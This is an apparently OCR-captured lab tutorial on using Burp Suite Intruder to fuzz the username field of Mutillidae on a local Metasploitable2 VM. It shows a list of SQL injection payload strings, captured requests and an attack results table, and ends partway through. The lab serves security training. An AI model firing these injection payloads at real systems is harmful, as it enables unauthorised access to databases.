Lab - Attack Web Apps with Burp Suite Using SQL Injection


Overview

In this lab, you will learn how to use Burb Suite to attack web apps using SQL injection. Burp Suite is a popular commercial tool that can be used to automate testing web apps for vulnerabilities and is conveniently included with Kali. As of this writing, the Community Edition (CE) or free edition still has enough remaining functionality to perform a SQL injection attack against a web server.

The open-source alternative to Burb Suite is Zap, but most clients will restrict open source tools during a pentest, so pentesters must be familiar with Burb Suite.

Lab Requirements

- One virtual install of Kali Linux
- One virtual install of Metasploitable2
- Both virtual machines are configured for NAT Network



Kali-Linux-2020.3-vbox-amd64 - Settings

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter


Attached to: NAT Network

Name: NatNetwork

▷ Advanced

Begin the lab!

In our previous lab, we learned how to configure our Kali browser to use a proxy with 127.0.0.1 using port 8080. The IP address of 127.0.0.1 is known as the loopback address, telling the browser to look locally for the source.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for FTP and HTTPS


HTTPS Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5


Burb Suite will listen on port 8080 locally for any traffic from our browser. Burb Suite will intercept the traffic request from our browser and hold it until we tell Burb Suite to send it on.



This allows us to act as a ‘man in the middle’ and see and examine each request. Using Burb Suite, we can modify the request before sending on to its intended destination.


Find the IP address of your Metasploitable2 machine.

Log on to the terminal of your Metasploitable2 machine. Find the IP address assigned to your Metasploitable2 server. You will need this for the lab. This is my address; yours will differ.




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f6:69:30
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef6:6930/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1649 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1937 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:210667 (205.7 KB)  TX bytes:2502306 (2.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000
```

From your Kalu desktop, click on Applications, and from the context menu, launch your web browser.



In your browser’s address bar, type in the IP address assigned to your Metasploitable2 server.

With the Burb Suite unavailable, this is what you should see.




The proxy server is refusing connections


Firefox is configured to use a proxy server that is refusing connections.

- Check the proxy settings to make sure that they are correct.
- Contact your network administrator to make sure the proxy server is working.

From your Kali applications search window, type, bu, find burpsuite, and click the icon to launch in the search window.



On the first screen, if it tries to update, press the close button.



An update is available.


Version: Burp Suite Community Edition 2020.11.2

Description: Adds the new light and dark UI themes and enables crawling using a headed browser.

Release notes: https://portswigger.net/burp/releases/professional-community-2020-11-2

Don't show again for:

On the next screen, click next.



Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● **Temporary project**

○ **New project on disk** Name: File:


○ **Open existing project**

Name	File

File:

☑ Pause Automated Tasks

On the next screen, accept the defaults and click the Start Burb button.



Select the configuration that you would like to load for this project.

● **Use Burp defaults**

○ **Use options saved with project**

○ **Load from configuration file**


File

File:

□ Default to the above in future

□ Disable extensions


Click on the Proxy tab and ensure "Intercept is on" is pressed. Return to your browser and refresh the page. Your Burp suite captures the page request, and the Intercept pops ups.



Request to http://10.0.2.11:80

```
GET /mutillidae/ HTTP/1.1
Host: 10.0.2.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.2.11/
Upgrade-Insecure-Requests: 1
```


On the Metasploitable2 splash page, click on Mutillidae.




```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

From the left windowpane, click on OWASP Top 10. From the context menu, click on A1 – Injection, and from the next menu, select, extract data, and finally, user info.



On the login page, input an arbitrary username and password. For this example, I have inputted "username" for the username and "password" for the password.




Please enter username and password to view account details

Name: username

Password: ●●●●●●●●


Again, the Intercept pops-up. Click on the "Action" button, and from the context menu, select "Send to Intruder."



Request to http://10.0.2.11:80

```
GET /mutillidae/index.php?page=user-info.php&us                                             bmit-button=View+Account+Details HTTP/1.1
Host: 10.0.2.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:
Accept: text/html,application/xhtml+xml,applica
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.2.11/mutillidae/index.php?page=user-info.php
Cookie: PHPSESSID=f5de53affbb3d060ce363ca12b666e16
Upgrade-Insecure-Requests: 1
```

Click on the Intruder tab. Click on the Positions tab. Here we see what was transferred from the Interceptor. Here we can clear all the fields that have been captured as we are only interested in the username field. To the right of the windowpane, click on the Clear$ button. This will clear all the information filled in.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /mutillidae/index.php?page=§user-info.php§&username=§username§&password=§password§&user-info-php-submit-button=§View+Account+Details§ HTTP/1.1
Host: 10.0.2.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.2.11/mutillidae/index.php?page=user-info.php
Cookie: PHPSESSID=§f5de53affbb3d060ce363ca12b666e16§
Upgrade-Insecure-Requests: 1
```

Highlight the value entered for username and click the “Add” button.




```
GET /mutillidae/index.php?page=user-info.php&username=username&password=password&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 10.0.2.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.2.11/mutillidae/index.php?page=user-info.php
Cookie: PHPSESSID=f5de53affbb3d060ce363ca12b666e16
Upgrade-Insecure-Requests: 1
```

Click on the “Payloads” tab and go to “Payload Options.” Leave all the default settings for now.

Kali comes with a variety of wordlists, including one specifically for testing SQL injection vulnerabilities. Hit “Load,” and navigate to **`/usr/share/wordlists/wfuzz/injection/SQL.txt`**.

We are ready to launch our attack.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack in different ways.

Payload set: 1

Payload count: 125

Payload type: Simple list

Request count: 125

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
'
"
#
-
--
'%20--
--';
'%20;
=%20'
=%20;
```

Run an Intruder Attack in Burp Suite


Click the “Start attack” button, and a new window will pop up showing the intruder attack. Here you can view the progress of the requests plus their payload and status.

Click OK about the demo version warning.



The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version.

You can see each of the SQL requests inputted to the username field on our Mutillidae log on page on the attack screen. Burp will continue trying each of the SQL commands until it reaches the end of the list. The status of 200 is a good result. It means our page request is getting through.




Filter: Showing all items

Requ... ▲	Payload	Status	Error	Timeo...	Length	Comment
0		200	□	□	24348	
1	'	200	□	□	25547	
2	"	200	□	□	24348	
3	#	200	□	□	24273	
4	-	200	□	□	24348	
5	--	200	□	□	24348	
6	'%20--	200	□	□	25550	
7	--';	200	□	□	25567	
8	'%20;	200	□	□	25566	
9	=%20'	200	□	□	25549	
10	=%20;	200	□	□	24348	
11	=%20--	200	□	□	24348	
12	\x23	200	□	□	24348	

80 of 125

Once the Intruder has finished, you can view the details of any request by merely clicking on it. In the bottom window, click on the Request tab. This is where the Burb Suite Community edition begins to break down. We should be able to click on the Response tab and see the fruits of our labor, but we will need to work around the limitations imposed upon us by the CE edition of Burb Suite.



Filter: Showing all items

